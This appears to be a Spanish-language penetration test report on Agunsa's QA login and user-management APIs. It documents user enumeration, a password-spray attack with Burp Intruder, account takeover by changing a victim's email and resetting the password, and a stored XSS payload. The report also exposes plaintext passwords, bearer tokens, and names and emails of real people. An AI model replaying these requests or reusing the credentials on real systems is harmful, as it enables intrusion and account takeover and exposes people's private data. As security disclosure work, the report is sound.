Una vez ingresado con usuario con rol de administrador, se revisa la respuesta del endpoint **GET /api/v1/login** y se obtiene un token que se empleará cuando se convoque las llamadas a otros endpoints.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /api/v1/login HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 178 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="100" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/share 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "RMS", "login": "Insideadm", "password": "Agunsa2026*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>			<pre> 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self';script-src 'self';script-src-attr 'none';style-src 'self' 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"156-N5TMsyGv1PK3reg7N5APs" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 00:00:00 GMT 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { "status": 200, "message": "OK", "data": { "usuario": { "email": "alfredo.venegas@agunsa.com", "nombre": "Inside Security adm", "login": "insideadm" }, "admGlobal": true, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "RMS": { "token": "dKJ7x1ereXURE36aIFUIIEk2s5rCSxhZAPNo-gkTCA9ulje6jS" } } }, "errors": [] } </pre>			

Se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.

Request

```
1 GET /api/v1/usuarios HTTP/2
2 Host: qa-rms.agunsa.com
3 Sec-CH-UA-Platform: "Windows"
4 Authorization: Bearer
  dKJ7xlereXURE36aIFUIIfk2s5rCSxhZAPNo-gKTCAGuljeGjS
5 Accept-Language: es-419,es;q=0.9
6 Sec-CH-UA: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-CH-UA-Mobile: ?0
8 Access-Control-Allow-Origin: *
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
10 Content-Type: application/json
11 Accept: */*
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://qa-rms.agunsa.com/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18
19
```

Response

```
24 {
  "status":200,
  "message":"OK",
  "data":[
    {
      "email":"aalopez@sacyr.com",
      "nombre":"Alfredo Lopez",
      "login":"aalopez",
      "activo":false,
      "administrador":false
    },
    {
      "email":"acc-continua_mdiaz@sacyr.com",
      "nombre":"Martin Diaz",
      "login":"mdiaz",
      "activo":true,
      "administrador":false
    },
    {
      "email":"admin@agunsa.cl",
      "nombre":"Administrador inicial",
      "login":"admin",
      "activo":true,
      "administrador":true
    },
    {
      "email":"a.fernandez@cydingeneria.com",
      "nombre":"Ámbar Ximena Lissette Fernández Fuentes",
      "login":"a.fernandez",
      "activo":true,
      "administrador":false
    }
  ]
}
```

Respuesta con usuarios de sistema

Esta función no debería estar disponible para consumo desde la aplicación PERFILES, normalmente esta funcionalidad debería emplearse desde la aplicación en la que se maneja la seguridad del sistema.


Asimismo, con el listado de usuarios y una contraseña candidata (**Agunsa2025***), se ejecuta un ataque de fuerza bruta con Burp Suite Intruder. El resultado muestra un HTTP 200 para el usuario '**avenegas**', confirmando credenciales válidas.

Request ^	Payload	Status code	"message":
0		401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
1	aalopez	401	"Usuario o Contraseña Inválidos. Esta cuenta ha sido bloqueada por seguridad."
2	mdiaz	401	"Usuario o Contraseña Inválidos. Quedan 3 intentos antes de que su cuenta sea bloqueada."
3	admin	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
4	a.fernandez	401	"Usuario o contraseña inválidos."
5	insideadm	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
6	avenegas	200	"OK."
7	ariela.escobar	401	"Usuario o contraseña inválidos."
8	atencionaitacama	401	"Usuario o Contraseña Inválidos. Quedan 2 intentos antes de que su cuenta sea bloqueada."
9	benjamin.moya	401	"Usuario o contraseña inválidos."
10	cvalenzuela	401	"Usuario o Contraseña Inválidos. Quedan 3 intentos antes de que su cuenta sea bloqueada."
11	claudio.miranda	401	"Usuario o contraseña inválidos."
12	cvines	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
13	cvalenzuelaif	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
14	cvinesif	401	"Usuario o Contraseña Inválidos. Quedan 1 intentos antes de que su cuenta sea bloqueada."
15	c.vanez	401	"Usuario o contraseña inválidos."

Request	Response
<pre> 1 POST /api/v1/login HTTP/2 2 Host: qa-rms.agunsa.com 3 Content-Length: 177 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: /* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSi stema=RMS&g=true 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "RMS", "login": "avenegas", "password": "Agunsa2025*", "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { "status": 200, "message": "OK", "data": { "usuario": { "email": "alfredo.venegas@apunsa.com", "nombre": "Alfredo Venegas", "login": "avenegas" }, "admGlobal": true, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "RMS": { "EDIT-EMBARCADOS": true, "CHANGE-STATUS-ATENCION": true, "EDIT-HORA-PROG-VUELOS": true, "ADMIN": true, "EDIT-PROGRAMACION": true, "EDIT-ATENCION-FINALIZADA": true, "CATASTRO-AEROPUERTOS": true, "CHANGE-STATUS-ATENCION-FINALIZADA": true, "VER-PROGRAMACION": true, "CATASTRO-TIPOS-SERVICIO": true, "NOTIFICACIONES": true, "CATASTRO-AEROLINEAS": true, "EDIT-PLANIFICACION": true, "VER-PLANIFICACION": true, "EDIT-ATENCION": true, "CATASTRO-AVIONES": true } }, "token": "y31BUBUFESM_OngdZP1TOLXc1Y2K0dbJwE24MV4t2sGngF0T1M" } } </pre>


El usuario tiene un perfil de administrador con privilegios de administrador (AdmGlobal:true) y con una cantidad de opciones válidas.


Utilizando las credenciales obtenidas por fuerza bruta, se accede exitosamente al Sistema RMS con el usuario **avenegas**




OPCIÓN B — Modificación de Email + Secuestro por Recuperación de Contraseña: Apropiación de cuenta Total

Como primer paso, se ingresa a <https://qa-rms.agunsa.com/> con las credenciales del usuario **insideadm**





Al igual que en el anterior caso (opción A), se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.



Con el token de sesión obtenido, se realiza una petición **PUT /api/v1/usuarios** modificando el campo 'email' del usuario objetivo por un email controlado por el atacante (rberrospi@gmail.com). El servidor responde HTTP 200 confirmando la modificación exitosa.

Request	Response
<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer JPHeIdg5XlykZmY4ibkZRf4FWwX815LYOUFdx14fTDhWqTxPR 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-perfiles.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 Content-Length: 124 19 { 20 nuevo email del usuario avenegas 21 "email": "rberrospi@gmail.com", 22 "nombre": "Alfredo Venegas", 23 "login": "avenegas", 24 "activo": true, 25 "administrador": true 26 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Tue, 14 Apr 2026 17:34:52 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 161 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Co Authorization 8 Access-Control-Allow-Methods: GET, POST, PUT, DE 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base data;object-src 'none';script-src 'self';script 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"al-QJxeh3kpQEfhugdPm2+YTten2c" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; inc 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { 25 "status": 200, 26 "message": "OK", 27 "data": { 28 email modificado 29 "email": "rberrospi@gmail.com" 30 "nombre": "Alfredo Venegas", 31 "activo": true, 32 "administrador": true, 33 "login": "avenegas" 34 } 35 } </pre>

El atacante invoca el flujo de recuperación de contraseña (¿olvidó su contraseña?) ingresando el login de la víctima ('avenegas').

Sistema RMS



Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA





¿Olvidó su contraseña?

☐ Mantener la Sesión Abierta

Ingresar ➡

Sistema RMS



Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA






¿Olvidó su contraseña?


☐ Mantener la Sesión Abierta

Ingresar ➡


El atacante recibe el correo con el código de recuperación (995877).



Con este código puede establecer una nueva contraseña, completando el ATO de forma total e irreversible sin que el propietario legítimo sea notificado.



Utilizando la nueva credencial, se accede exitosamente al Sistema PERFILES con el usuario **avenegas**, en este caso, el atacante obtiene control total y permanente sobre la cuenta de la víctima. El propietario legítimo no puede recuperar el acceso sin intervención del equipo de soporte o el administrador que accede desde el sistema de seguridad.



A01: Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos

Descripción: Se ha identificado una vulnerabilidad de tipo Stored XSS (Cross-Site Scripting Almacenado) en diversos endpoints, en los cuales el backend almacena el valor sin sanitizar en base de datos y lo devuelve tal cual en las respuestas posteriores. Cuando el frontend renderiza el listado de sistemas o el panel de edición, el payload HTML/JavaScript inyectado se ejecuta automáticamente en el navegador de cualquier usuario que acceda a la sección donde existe una grilla, sin requerir interacción adicional.

OWASP TOP 10	A05:2025 – Injection
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation (Stored XSS)
Nivel de criticidad	Alto (8.4)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:L/VA:N/SC:H/SI:H/SA:N
URL afectada	Notificaciones PUT /api/v1/cambia-estado-notificacion POST PUT /api/v1/atributos-dinamicos POST PUT /api/v1/recursos POST PUT /api/v1/regla-simple o POST PUT /api/v1/regla-avanzada POST PUT /api/v1/familia-pareo
Impacto	- Ejecución de JavaScript arbitrario en el navegador de cualquier usuario (administrador u operador) que acceda a la sección “Notificaciones”, sin requerir ninguna interacción adicional. El payload se ejecuta automáticamente al cargar la página. - Redirección silenciosa a sitios maliciosos, captura de credenciales mediante formularios falsos superpuestos (phishing interno), o modificación del contenido del panel de administración. - El carácter persistente del XSS (Stored) significa que el payload afecta a todos los usuarios que visiten la sección mientras el registro malicioso permanezca en la base de datos, sin necesidad de que el atacante mantenga una sesión activa.
Recomendaciones	Sanitizar y validar toda entrada en el backend antes de almacenarla: aplicar una lista blanca de caracteres permitidos en los campos de texto del endpoint /api/v1/sistemas y rechazar o sanitizar cualquier entrada que contenga caracteres HTML especiales (< > " ' / \). Utilizar librerías especializadas como DOMPurify (frontend) o validator.js / sanitize-html (backend Node.js). Implementar output encoding en el frontend al renderizar datos: asegurarse de que los valores recuperados de la API se rendericen siempre como texto plano (textContent, :innerText, v-text en Vue.js) y nunca como HTML (innerHTML, v-html). En Angular usar el pipe text en lugar de [innerHTML]. Configurar Content Security Policy (CSP) estricta: implementar una cabecera CSP que restrinja la ejecución de scripts inline y de orígenes no autorizados, como capa de defensa adicional. Ejemplo: Content-Security-Policy: default-src 'self'; script-src 'self'.

Datos de prueba:


Usuario: *insideam*

Payload: *"login": "\"><input autofocus onfocus=alert(document.domain)><input value=\""*

Evidencia:

Paso 1 – Almacenamiento del payload XSS en el campo login

A través de la interfaz de “Notificaciones” ya sea para agregar o editar sistemas se puede actualizar los datos.



Para ello, para agregar basta dar doble click en cualquier registro y se mostrará la siguiente pantalla:



